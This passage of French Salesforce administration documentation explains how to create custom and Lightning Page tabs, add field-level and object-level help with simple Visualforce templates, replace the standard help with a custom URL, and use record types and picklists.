   c. Sélectionnez un fichier et cliquez sur **OK**. L'assistant Nouvel onglet personnalisé réapparaît.
6. Si vous le souhaitez, définissez un lien personnalisé comme page de bienvenue lorsque les utilisateurs cliquent la première fois sur l'onglet.
7. Si vous le souhaitez, saisissez une description de l'onglet et cliquez sur **Suivant**.
8. Choisissez pour quels profils utilisateur le nouvel onglet personnalisé sera disponible.

   Pour les utilisateurs Professional Edition et les utilisateurs de la licence Salesforce Platform One, la visibilité de l'onglet est définie sur Valeur par défaut activée.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Onglets d'objets personnalisés et onglets Web disponibles dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Onglets Visualforce disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Onglets Page Lightning disponibles avec : **Toutes** les éditions à l'exception de **Database.com**


## AUTORISATIONS UTILISATEUR

Pour créer et modifier des onglets personnalisés :
- Personnaliser l'application

> **Remarque:** Les enregistrements d'objet personnalisé peuvent faire l'objet d'une recherche dans l'interface utilisateur Salesforce uniquement si l'objet personnalisé est associé à un onglet personnalisé. Il n'est pas nécessaire que les utilisateurs ajoutent l'onglet pour l'affichage.

9. Spécifiez les applications personnalisées qui doivent inclure le nouvel onglet.
10. Sélectionnez **Ajouter l'onglet aux personnalisations existantes de l'utilisateur** pour ajouter l'onglet aux paramètres d'affichage personnalisé de vos utilisateurs s'ils ont personnalisé leur affichage.
11. Cliquez sur **Enregistrer**.

    Selon les paramètres de visibilité que vous avez sélectionnés, l'onglet s'affiche immédiatement :




CONSULTER ÉGALEMENT :

Onglets personnalisés

Consignes relatives à l'accélération des recherches

# Création d'onglets Page Lightning

Avant d'inclure une page d'application de type Page Lightning dans le menu de navigation de Salesforce1 ou dans une application Lightning, vous devez créer un onglet personnalisé pour cette page.

Lors l'activation initiale d'une page d'application dans le Générateur d'applications Lightning, un onglet est créé pour la page pendant le processus d'activation. Vous pouvez également créer manuellement un onglet pour la page dans la Configuration avant de l'activer.

Les onglets Page Lightning facilitent l'insertion de la Page Lightning dans Salesforce1 et Lightning Experience.

Vous pouvez créer un onglet personnalisé uniquement pour une page d'application de type Page Lightning.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des onglets personnalisés :
- Personnaliser l'application

1. Dans Configuration, saisissez *Onglets* dans la case Recherche rapide, puis sélectionnez **Onglets**.
2. Cliquez sur **Nouveau** dans la liste associée Onglets Page Lightning.
3. Choisissez une Page Lightning pour l'onglet.
4. Saisissez une étiquette.

   Ce texte est utilisé en tant que nom complet de la Page Lightning.
5. Cliquez sur un style d'onglet pour définir les couleurs et l'icône de l'onglet Page Lightning.

   Vous pouvez également cliquer sur **Créer votre propre style** dans la boîte de dialogue Sélection du style d'onglet afin de créer un style d'onglet personnalisé si votre organisation a accès à l'onglet Documents. Pour créer votre propre style d'onglet :

   a. Cliquez sur l'icône de référence **Couleur** pour afficher la boîte de dialogue de sélection des couleurs, puis cliquez sur une couleur pour la sélectionner.

   b. Cliquez sur **Insérer une image**, sélectionnez le dossier de documents, puis l'image à utiliser.

      Vous pouvez également cliquer sur **Rechercher dans des documents**, entrer un terme de recherche et cliquer sur **OK** pour rechercher les fichiers dont le nom contient le terme de recherche.

      Remarque: Cette boîte de dialogue répertorie uniquement les fichiers figurant dans des dossiers de documents de moins de 20 Ko et dont la case Accessible en externe est cochée dans les paramètres de propriétés de document. Si le document utilisé pour l'icône est par la suite supprimé, Salesforce la remplace par une icône par défaut en forme de cube multicolore ( ).

   c. Sélectionnez un fichier et cliquez sur **OK**. L'assistant Nouvel onglet personnalisé réapparaît.
6. Si vous le souhaitez, saisissez une description de l'onglet et cliquez sur **Suivant**.
7. Choisissez les profils utilisateur pour lesquels le nouvel onglet est disponible.

   Remarque: Dans Salesforce Classic, les options Valeur par défaut activée et Valeur par défaut désactivée pour les onglets Page Lightning ne fonctionnent pas de la même façon que les autres onglets personnalisés. L'élément de menu Page Lightning s'affiche pour les profils sélectionnés dans Salesforce1, quelle que soit la sélection de Valeur par défaut activée ou Valeur par défaut désactivée. Sélectionnez l'option **Onglet masqué** afin de masquer la Page Lightning pour les profils sélectionnés.
8. Cliquez sur **Enregistrer**.

# Considérations relatives aux onglets personnalisés

Lors de l'utilisation d'onglets personnalisés, tenez compte des points ci-dessous.

- Pour activer des onglets Visualforce ou Web à utiliser dans l'application Salesforce Classic Mobile, modifiez les propriétés des onglets et cochez la case **Salesforce Classic Mobile prêt**.
- La limitation en onglets personnalisés est une valeur fixe qui dépend de l'édition et qui ne peut pas être augmentée. Pour plus d'informations, contactez Salesforce.
- Si vous sélectionnez Valeur par défaut activée ou Valeur par défaut désactivée lors de la définition de la visibilité d'onglets d'objets personnalisés, une option est ajoutée à la liste déroulante `Créer` du menu latéral de Salesforce Classic qui permet aux utilisateurs disposant de l'autorisation Créer de créer rapidement un enregistrement. Par exemple, si l'objet personnalisé affiché dans l'onglet personnalisé s'intitule Dépenses, une option **Dépenses** apparaît dans cette liste.
- Les enregistrements d'objet personnalisé peuvent faire l'objet d'une recherche dans l'interface utilisateur Salesforce uniquement si l'objet personnalisé est associé à un onglet personnalisé. Il n'est pas nécessaire que les utilisateurs ajoutent l'onglet pour l'affichage.
- Un onglet Web ou un lien personnalisé peut afficher une page vierge si le site incorporé :
  - A été défini pour refuser le chargement de son contenu dans une trame.
  - A été défini pour autoriser le chargement de son contenu dans une trame uniquement si le même site livre le contenu.
  - Contient un mélange de contenu sécurisé et non sécurisé, et le navigateur de l'utilisateur a été configuré pour bloquer le contenu actif mixte.

  Pour résoudre ce problème, essayez les solutions suivantes.
  - Définissez votre lien personnalisé pour une ouverture dans une nouvelle fenêtre ou l'affichage de la fenêtre existante sans le menu latéral ou l'en-tête.
  - Déplacez l'URL depuis un onglet Web vers un lien personnalisé, puis définissez l'URL pour une ouverture dans une nouvelle fenêtre ou l'affichage dans la fenêtre existante sans le menu latéral ou l'en-tête.
  - Si le site que vous incorporez a un préfixe HTTP et un contenu actif mixte, essayez de changer le préfixe en HTTPS. Si le site incorporé a un certificat de sécurité valide et que son affichage dans des trames n'a pas été bloqué, l'utilisation du préfixe HTTPS permet son affichage.
- Dans Salesforce Classic, les onglets Lightning Page ne s'affichent pas dans la page Tous les onglets lorsque vous cliquez sur l'icône plus ( ) à droite de vos onglets actuels. Les onglets Page Lightning ne s'affichent pas non plus dans la liste Onglets disponibles lorsque vous personnalisez les onglets de vos applications.
- Dans Salesforce Classic, les options Valeur par défaut activée et Valeur par défaut désactivée pour les onglets Page Lightning ne fonctionnent pas de la même façon que les autres onglets personnalisés. L'élément de menu Page Lightning s'affiche pour les profils sélectionnés dans Salesforce1, quelle que soit la sélection de Valeur par défaut activée ou Valeur par défaut désactivée. Sélectionnez l'option **Onglet masqué** afin de masquer la Page Lightning pour les profils sélectionnés.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Onglets d'objets personnalisés et onglets Web disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Onglets Visualforce disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Onglets Page Lightning disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

# Aide personnalisée

Le lien **Aide et formation** situé en haut de chaque page ouvre la fenêtre d'aide et de formation Salesforce qui comprend les rubriques d'aide en ligne, les solutions et les sessions de formation recommandées. De plus, le lien **Aide relative à cette page** disponible sur toutes les pages permet d'accéder à la rubrique d'aide en ligne contextuelle correspondante.

La fonction d'aide personnalisée de Salesforce vous permet d'enrichir les fonctions d'aide standard avec des informations sur l'utilisation des champs et des fonctions propres à votre organisation ou à l'application Force.com AppExchange que vous développez.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

L'aide personnalisée vous permet de :

- Remplacer les rubriques standard d'aide en ligne contextuelle Salesforce par vos objets personnalisés grâce à l'aide de niveau objet
- Ajouter l'aide de niveau champ qui apparaît lorsque les utilisateurs font glisser leur souris sur un champ personnalisé

CONSULTER ÉGALEMENT :

Mise en route de l'aide au niveau des champs

Mise en route de l'aide de niveau objet

## Mise en route de l'aide au niveau des champs

L'aide au niveau du champ vous permet de fournir un texte d'aide décrivant en détail l'objectif et la fonction d'un champ standard ou personnalisé. Vous pouvez définir un texte d'aide personnalisé pour les champs de votre organisation. Le but est de donner aux utilisateurs une description utile des champs sur toutes les pages de détail et de modification où ils s'affichent. Les utilisateurs peuvent consulter le texte d'aide au niveau du champ en survolant l'icône Infos en regard du champ.

Avant de définir l'aide au niveau des champs, consultez les meilleures pratiques et les conseils de mise en œuvre suivants.

### Conseils en matière de mise en œuvre

- L'aide au niveau des champs est activée par défaut pour toutes les éditions.
- L'aide au niveau du champ n'est pas disponible pour certains champs, notamment les champs de l'objet Utilisateur, les champs en lecture seule du système, les champs à numérotation automatique, les champs à devise multiple, les champs Idées et les champs Communauté.
- Le texte d'aide d'un champ personnalisé est automatiquement ajouté à un package lorsque vous ajoutez le champ personnalisé associé à un package Force.com AppExchange.
- Dans un package géré, le développeur n'a pas accès au texte d'aide. Les installateurs ont ainsi toute liberté pour le modifier.

### Pratiques recommandées

- Étant donné que votre texte d'aide personnalisé apparaît dans les pages de modification et de détails, les instructions concernant la saisie de données ne sont pas utiles. En revanche, vous devez créer du texte d'aide définissant l'objet du champ, tel que :

  ```
  Remise maximale autorisée pour ce compte.
  ```

- Vous devez fournir, dans votre texte d'aide, des informations relatives aux attributs du champ, notamment :

  ```
  Une description détaillée de l'objectif du rapport sur les dépenses. Le volume maximal de données autorisé est de 32 Ko. Seuls les 255 premiers caractères s'affichent dans les rapports.
  ```

- Vous devez fournir, dans votre texte d'aide, des exemples permettant aux utilisateurs de comprendre clairement le sens des champs, tels que :

  *Le code promotionnel à quatre chiffres utilisé pour déterminer la somme facturée au client, par exemple, 4PLT (pour la tarification Platinum niveau quatre).*

- Si plusieurs langues sont parlées dans votre entreprise, vous devez fournir les traductions de votre `texte d'aide` à l'aide du Système de traduction.

CONSULTER ÉGALEMENT :

Aide personnalisée

Définition d'une aide au niveau du champ

## Définition d'une aide au niveau du champ

L'aide au niveau du champ vous permet de fournir un texte d'aide décrivant en détail l'objectif et la fonction d'un champ standard ou personnalisé. Vous pouvez définir un texte d'aide personnalisé pour les champs de votre organisation. Le but est de donner aux utilisateurs une description utile des champs sur toutes les pages de détail et de modification où ils s'affichent. Les utilisateurs peuvent consulter le texte d'aide au niveau du champ en survolant l'icône Infos en regard du champ.

1. Dans les paramètres de gestion de l'objet du champ, accédez à Champs.
2. Cliquez sur **Modifier** en regard du champ.
3. Dans le champ `Texte d'aide`, saisissez le texte à afficher lorsqu'un utilisateur survole l'icône Infos en regard du champ d'une page de détail ou de modification. Vous pouvez saisir jusqu'à 255 caractères.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Aide personnalisée

Mise en route de l'aide au niveau des champs

Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour définir ou modifier l'aide au niveau des champs :

- Personnaliser l'application

## Mise en route de l'aide de niveau objet

Aidez vos utilisateurs à offrir une aide au niveau objet pour vos objets personnalisés et externes. Ainsi, lorsque les utilisateurs cliquent sur le lien **Aide sur cette page** de votre objet personnalisé, ils affichent des informations utiles correspondant à l'objet personnalisé.

Remarque: Si vous ne créez pas d'aide au niveau objet, le lien **Aide sur cette page** affiche des informations sur des objets standard qui ne correspondent pas à votre objet personnalisé.

Vous pouvez remplacer les liens **Aide sur cette page** d'un objet personnalisé ou externe par le contenu d'aide d'une page Visualforce. Ne vous inquiétez pas ! Il n'est pas nécessaire d'apprendre Visualforce pour ajouter un contenu d'aide à vos objets personnalisés.

Lorsque vous ajoutez une aide personnalisée à un objet personnalisé ou externe, le lien **Aide sur cette page** de ces pages d'objet affiche votre aide personnalisée au lieu de l'aide générique. Vos utilisateurs peuvent accéder au contenu d'aide personnalisé à partir des pages d'accueil (aperçu), de détail et de modification de l'objet, et à partir de vues de liste et de listes associées.

Vous pouvez créer une aide niveau objet pour tous les objets personnalisés et externes dans les éditions de Salesforce qui prennent en charge les objets personnalisés et externes. Pour plus d'informations, reportez-vous à *Limitations Salesforce*.

CONSULTER ÉGALEMENT :

- Aide personnalisée
- Définition d'une aide au niveau des objets
- Meilleures pratiques et considérations relatives à l'aide au niveau objet

## Définition d'une aide au niveau des objets

L'aide au niveau objet remplace les liens **Aide sur cette page** d'un objet personnalisé ou externe par votre propre contenu d'aide inclus dans une page Visualforce. Pour permettre à tous vos utilisateurs d'accéder à l'aide au niveau objet, créez une page Visualforce qui contient votre contenu d'aide. Modifiez ensuite la définition de l'objet personnalisé ou externe pour référencer la page. L'aide au niveau des objets devient instantanément accessible à tous vos utilisateurs.

1. Créez une page Visualforce qui contient votre contenu d'aide.
2. Modifiez la définition d'objet personnalisé ou la définition d'objet externe qui doit utiliser cette aide personnalisée lorsque les utilisateurs cliquent sur le lien **Aide sur cette page**.
3. Pour `Configuration de l'aide contextuelle`, sélectionnez **Ouvrir une fenêtre à l'aide d'une page Visualforce**.
4. Sélectionnez la page Visualforce qui contient votre contenu d'aide.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Mise en route de l'aide de niveau objet
- Aide personnalisée

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les objets personnalisés sont disponibles dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour définir ou modifier l'aide au niveau des objets :

- Personnaliser l'application

## Création d'une page d'aide sur un objet personnalisé avec un contenu statique

Si vous connaissez le code HTML, vous pouvez ajouter aisément une aide à vos objets personnalisés en écrivant le contenu en HTML et en l'enregistrant dans une page Visualforce. Il n'est pas nécessaire d'apprendre Visualforce. Il suffit d'utiliser le modèle que nous fournissons.

1. Dans Configuration, saisissez *Pages Visualforce* dans la case Recherche rapide, puis sélectionnez **Pages Visualforce**.
2. Cliquez sur **Nouveau**.
   L'éditeur de page Visualforce ouvre une nouvelle page.
3. Renseignez les champs ci-dessous.

| Champ | Description |
| --- | --- |
| Étiquette | Un nom convivial utilisé pour identifier la page dans les outils de Configuration.<br>Conseil: Il est recommandé de définir une convention de nommage pour vos pages d'aide personnalisées. Par exemple, commencez toutes les pages d'aide par « Aide_ », puis le nom de l'objet. |
| Nom | Le nom d'API de la page. Vous pouvez utiliser une valeur renseignée automatiquement. |
| Description | Une description facultative de la page. |
| Disponible pour les applications mobiles Salesforce et les pages Lightning | Sélectionnez cette option si votre objet personnalisé est disponible dans Salesforce1. |

4. Cliquez sur **Enregistrement rapide**.
5. Dans l'éditeur de code de l'onglet **Balisage Visualforce**, sélectionnez le code par défaut, puis supprimez-le.
6. Collez le code du modèle d'aide ci-dessous dans l'éditeur de code.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les objets personnalisés sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Visualforce est disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir ou modifier l'aide au niveau des objets :
- Personnaliser l'application

Pour créer ou modifier des pages Visualforce :
- Personnaliser l'application

```
<apex:page showHeader="false">

    <!-- Add your help styles -->
```

```
    <h1>Help for {YourObjectName} Object</h1>

    <p>Your custom help message here.</p>


</apex:page>
```

7. Cliquez sur **Enregistrement rapide**.
8. Modifiez le modèle pour ajouter votre contenu d'aide.

   Pour ajouter une mise en forme à votre page, utilisez un balisage HTML. Vous pouvez également utiliser un balisage Visualforce si vous le maîtrisez.
9. Cliquez sur **Enregistrer**.

Vous pouvez désormais ajouter cette page en tant qu'aide personnalisée. Lorsque les utilisateurs cliquent sur **Aide sur cette page**, ils affichent cette page dans la fenêtre Aide et formation.

CONSULTER ÉGALEMENT :

- Définition d'une aide au niveau des objets
- Création d'une aide sur les objets personnalisés avec un fichier PDF
- Meilleures pratiques et considérations relatives à l'aide au niveau objet

## Création d'une aide sur les objets personnalisés avec un fichier PDF

Ajoutez une aide à vos objets personnalisés en créant des pages Visualforce qui dirigent vers des fichiers d'aide PDF ou une URL. Il n'est pas nécessaire d'apprendre Visualforce. Il suffit d'utiliser le modèle que nous fournissons.

Vous pouvez rédiger votre contenu d'aide dans un outil d'édition tel que Microsoft Word et le convertir en fichier PDF.

1. Chargez votre fichier PDF en tant que ressource statique.
   Les utilisateurs affichent ce fichier PDF lorsqu'ils demandent une aide sur un objet personnalisé.
2. Dans Configuration, saisissez *Pages Visualforce* dans la case Recherche rapide, puis sélectionnez **Pages Visualforce**.
3. Cliquez sur **Nouveau**.
   L'éditeur de page Visualforce ouvre une nouvelle page.
4. Renseignez les champs ci-dessous.

| Champ | Description |
|---|---|
| Étiquette | Un nom convivial utilisé pour identifier la page dans les outils de Configuration.<br>Conseil: Il est recommandé de définir une convention de nommage pour vos pages d'aide personnalisées. Par exemple, commencez toutes les pages d'aide par « Aide_ », puis le nom de l'objet. |
| Nom | Le nom d'API de la page. Vous pouvez utiliser une valeur renseignée automatiquement. |
| Description | Une description facultative de la page. |
| Disponible pour les applications mobiles Salesforce et les pages Lightning | Sélectionnez cette option si votre objet personnalisé est disponible dans Salesforce1. |

5. Cliquez sur **Enregistrement rapide**.
6. Dans l'éditeur de code de l'onglet **Balisage Visualforce**, sélectionnez le code par défaut, puis supprimez-le.
7. Collez le code du modèle d'aide ci-dessous dans l'éditeur de code.

```
<apex:page showHeader="false" action="{! URLFOR($Resource.YourCustomHelpResource) }">

    <!-- This page redirects to the URL in the action attribute above -->
```

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les objets personnalisés sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Visualforce est disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour définir ou modifier l'aide au niveau des objets :
- Personnaliser l'application

Pour créer ou modifier des pages Visualforce :
- Personnaliser l'application

```
    <p>Redirecting to help content...</p>

</apex:page>
```

8. Remplacez `YourCustomHelpResource` dans l'attribut de l'action par le nom de la ressource statique que vous avez chargée.
9. Cliquez sur **Enregistrer**.

Vous pouvez désormais ajouter cette page en tant qu'aide. Lorsque les utilisateurs cliquent sur **Aide sur cette page**, ils sont redirigés vers la ressource que vous avez définie dans l'attribut de l'action.

Remarque: Le navigateur de l'utilisateur contrôle le comportement d'un lien PDF, pas votre page Visualforce. Le contenu d'aide peut être affiché dans le navigateur ou téléchargé dans un fichier PDF.

CONSULTER ÉGALEMENT :

- Définition d'une aide au niveau des objets
- Création d'une page d'aide sur un objet personnalisé avec un contenu statique
- Meilleures pratiques et considérations relatives à l'aide au niveau objet

## Meilleures pratiques et considérations relatives à l'aide au niveau objet

Avant de définir le texte de l'aide de niveau objet pour vos objets personnalisés ou externes, consultez les meilleures pratiques et les conseils de mise en œuvre ci-dessous.

### Pratiques recommandées

- La fenêtre affichant votre aide de niveau objet a une hauteur et une largeur identiques à celles de la fenêtre Salesforce Aide et formation standard. Pour accroître l'efficacité de votre contenu d'aide, veillez à adapter sa longueur et à employer un style approprié.
- Vos pages de contenu d'aide Visualforce peuvent inclure des champs de fusion et utiliser d'autres fonctions afin de personnaliser davantage l'expérience. Vous pouvez par exemple concevoir une aide qui ajoute le nom de l'utilisateur à la page d'aide affichée.

### Considérations de mise en œuvre avancée

- Créez des pages d'aide personnalisées Visualforce sans contrôleur, ou utilisez un contrôleur personnalisé. Vous ne pouvez pas utiliser un contrôleur standard.
- Si vous avez défini une aide de niveau objet pour un objet que vous ajoutez à un package Force.com AppExchange, Salesforce ajoute la page Visualforce ou la ressource statique référencée à vos `paramètres d'aide contextuelle` sur cet objet.
- Dans les packages gérés, le développeur n'a pas accès à l'aide de niveau objet, ce qui permet aux installateurs de la modifier si nécessaire.

CONSULTER ÉGALEMENT :

Définition d'une aide au niveau des objets

Mise en route de l'aide de niveau objet

Éditions

Disponible avec : Salesforce Classic

Les objets personnalisés sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Visualforce est disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

# Remplacement de l'aide de Salesforce

Si vous avez renommé des onglets, des objets, des champs standard et autres étiquettes d'interface utilisateur associées, vous pouvez également remplacer l'aide de Salesforce par une autre URL.

Les utilisateurs peuvent afficher cette URL en cliquant sur le lien d'aide contextuelle dans une page d'utilisateur final ou dans leurs paramètres personnels. Lorsque vous avez remplacé l'aide, le lien **Aide et formation** situé tout en haut de chaque page et de toutes les pages Configuration continue d'afficher l'aide de Salesforce.

1. Dans Configuration, saisissez *`Paramètres d'aide`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'aide**.
2. Saisissez l'URL complète du fichier d'aide destiné à remplacer l'aide de Salesforce.
3. Cliquez sur **Enregistrer**.

## Considérations relatives au remplacement de l'aide de Salesforce

- Lorsque vous remplacez l'aide de Salesforce par votre propre fichier d'aide, le lien **Aide et formation** affiche toujours l'aide de Salesforce, mais les liens **Aide sur cette page** de toutes les pages hors Configuration ne sont plus contextuels. Ainsi, le fichier d'aide s'ouvre au même endroit, quelle que soit la page affichée par l'utilisateur lorsqu'il clique sur le lien.
- Vous pouvez générer une aide contextuelle en tirant parti des paramètres contextuels transmis avec chaque lien d'aide. Par exemple, le lien d'aide de la page d'accueil de l'onglet Opportunités se présente comme suit (sans saut de ligne) :

```
http://your_help_file.com?loc=help&amp;body=%2Fhelp%2Fdoc%2Fen%2Fhelp2.jsp
&target=opp_overview.htm&section=Opportunities
```

Les valeurs des paramètres `cible` et `section` sont uniques pour chaque page de l'application. Analysez ces paramètres afin d'afficher le contenu de l'aide contextuelle pour les utilisateurs.

- Si le fichier d'aide en ligne est compatible avec le navigateur Web des périphériques mobiles de vos utilisateurs, vous pouvez contacter Salesforce pour activer une URL personnalisée pour l'aide en ligne dans Salesforce Classic Mobile. Si vous activez une URL d'aide mobile, le lien **Aide** dans l'application mobile lance l'URL d'aide personnalisée au lieu de l'aide en ligne Salesforce Classic Mobile. Ne déployez pas d'aide mobile personnalisée sans un test approfondi sur tous les modèles de périphériques utilisés par vos utilisateurs. Même si tous vos utilisateurs possèdent le même type de périphérique mobile, l'expérience peut varier selon la version du système d'exploitation installée.

# Utilisation des types d'enregistrement

## Types d'enregistrement

Personnalisez les processus commerciaux, les valeurs de liste de sélection et les présentations de page pour différents groupes d'utilisateurs.

Les types d'enregistrement permettent d'offrir des différents processus métier, valeurs de liste de sélection et présentations de page selon le profil des utilisateurs. Vous pouvez créer des types d'enregistrement pour différentes raisons telles que :

- Les opportunités, afin de distinguer vos contrats de vente réguliers de vos obligations en matière de services professionnels et proposer des valeurs de liste de sélection différentes pour chacun d'eux.
- Les requêtes, pour afficher des présentations de page différentes pour vos requêtes de support client et vos requêtes de facturation.

Exemple: Voici un exemple du fonctionnement des types d'enregistrement dans votre organisation. Supposons que vous avez deux divisions commerciales, Matériel et Conseil, et que seule la division Conseil reçoit des pistes à l'occasion de séminaires. Vous pouvez afficher la source de la piste des contacts Séminaire uniquement pour la division Conseil.

**Étape 1 : Gérer les listes de sélection principales**

Définissez les valeurs de la liste de sélection `Source de la piste` d'une liste de contacts, contenant toutes les valeurs utilisées par les divisions Matériel et Conseil, y compris Séminaire.

**Étape 2 : Créer des types d'enregistrement**

Créez deux types d'enregistrement de contact : un type nommé Matériel et un autre nommé Conseil. Cette étape comprend l'ajout des valeurs de la liste de sélection principale aux types d'enregistrement.

**Étape 3 : Ajouter des types d'enregistrement à des profils**

Ajoutez le type d'enregistrement Matériel au profil de tous les utilisateurs de la division commerciale Matériel. Ajoutez le type d'enregistrement Conseil au profil de tous les utilisateurs de la division commerciale Conseil.

**Étape 4 : Définir des options personnelles pour des types d'enregistrement**

Autorisez les utilisateurs des divisions commerciales Matériel et Conseil pour contourner l'invite qui leur demande de sélectionner un type d'enregistrement lors de la création de

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des types d'enregistrement :
- Personnaliser l'application

contacts. Si des utilisateurs créent des enregistrements de contact pour les deux divisions commerciales, ils peuvent personnaliser leurs paramètres personnels pour être toujours invités à sélectionner un type d'enregistrement.

CONSULTER ÉGALEMENT :

- Création de types d'enregistrement
- Comment l'accès au type d'enregistrement est-il spécifié ?
- Considérations relatives à la création et à la mise à jour de types d'enregistrement et de listes de sélection

## Considérations relatives à la création et à la mise à jour de types d'enregistrement et de listes de sélection

Tenez compte des considérations ci-dessous lors de l'utilisation des types d'enregistrement et des listes de sélection de processus commercial.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Avant de créer des types d'enregistrement, insérez toutes les valeurs de type d'enregistrement possibles dans votre liste principale de listes de sélection. La liste de sélection principale est une liste complète de valeurs de liste de sélection, qui peuvent être utilisées dans n'importe quel type d'enregistrement.
- La liste de sélection principale est indépendante de tous les types d'enregistrement et des processus métier. Si vous ajoutez une valeur de liste de sélection à la liste de sélection principale, vous devez inclure manuellement cette nouvelle valeur dans les types d'enregistrement appropriés. Si vous supprimez une valeur de liste de sélection de la liste principale, elle n'est plus disponible lors de la création d'enregistrements, mais les enregistrements attribués à cette valeur restent inchangés.
- Lorsque vous créez un type d'enregistrement sans cloner un enregistrement existant, le nouveau type inclut automatiquement les valeurs de la liste de sélection principale pour les listes standard et personnalisées. Vous pouvez ensuite personnaliser les valeurs des listes de sélection en fonction du type d'enregistrement.
- Un utilisateur peut être associé à plusieurs types d'enregistrement. Par exemple, les types d'enregistrement de campagne États-Unis et Europe peuvent être disponibles pour un utilisateur qui crée des campagnes marketing destinées aux divisions États-Unis et Europe.
- Lors de la création et de la modification de types d'enregistrement pour des comptes, des opportunités, des requêtes, des contacts ou des objets personnalisés, vérifiez les règles de partage basées sur des critères qui utilisent des types d'enregistrement comme critères. La modification d'un type d'enregistrement affecte le nombre d'enregistrements que partage la règle. Par exemple, supposons que vous avez un type d'enregistrement appelé « Support » et que vous créez une règle de partage basée sur des critères qui partage tous les types d'enregistrement Support avec votre équipe de support. Si vous créez un autre type d'enregistrement appelé « Assistance » et que vous souhaitez partager ces enregistrements avec votre équipe de support, mettez à jour la règle de partage afin d'inclure les types d'enregistrement Assistance dans les critères.
- Le renommage d'un type d'enregistrement ne modifie pas la liste des valeurs qu'il inclut.
- La désactivation d'un type d'enregistrement ne supprime pas ce dernier des profils utilisateur ou des ensembles d'autorisations.
- La suppression d'un type d'enregistrement entraîne également la suppression du parcours commercial associé.
